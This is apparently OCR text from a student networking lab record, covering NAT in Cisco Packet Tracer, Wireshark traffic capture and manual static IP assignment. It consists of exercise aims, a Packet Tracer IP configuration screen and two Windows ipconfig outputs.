
CISCO PACKET TRACER

Aim:

To Examine Network Address Translation (NAT) using Cisco Packet Tracer.







PC3
Physical
Config
Desktop
Custom Interface
IP Configuration
X
IP Configuration
DHCP
Static
IP Address
172.168.14.9
Subnet Mask
255.255.0.0
Default Gateway
172.168.14.1
DNS Server
0.0.0.0
IPv6 Configuration
DHCP
Auto Config
Static
IPv6 Address
Link Local Address
FE80::201:43FF:FE9C:5341
IPv6 Gateway
IPv6 DNS Server
Toggle PDU List Window
Copper Straight-Through


Ex.No:12

TO CAPTURE, SAVE, AND ANALYZE NETWORK TRAFFIC USING WIRESHARK TOOL

Aim:

To capture, save, and analyze network traffic on TCP/UDP/IP/HTTP/ARP/DHCP/ICMP /DNS using Wireshark Tool.






Ex.No:14

LEARNING AND ASSIGNMENT OF IP ADDRESS MANUALLY TO COMPUTERS

AIM:

To manually assign a static IPv4 address to a computer and verify network connectivity using subnet mask, default gateway, and DNS configuration.

OUTPUT:




```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:1cd4:2b56:7c52:3e58:363d:2d6a
   Temporary IPv6 Address. . . . . . : 2401:4900:1cd4:2b56:b511:bab:f94d:a797
   Link-local IPv6 Address . . . . . : fe80::25b1:174a:723b:da2e%21
   IPv4 Address. . . . . . . . . . . : 192.168.1.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%21
                                       192.168.1.1
```

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:1cd4:2b56:7c52:3e58:363d:2d6a
   Temporary IPv6 Address. . . . . . : 2401:4900:1cd4:2b56:8970:c236:57c1:a8a
   Link-local IPv6 Address . . . . . : fe80::25b1:174a:723b:da2e%21
   IPv4 Address. . . . . . . . . . . : 172.16.36.100
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::1%21
                                       172.16.36.1
```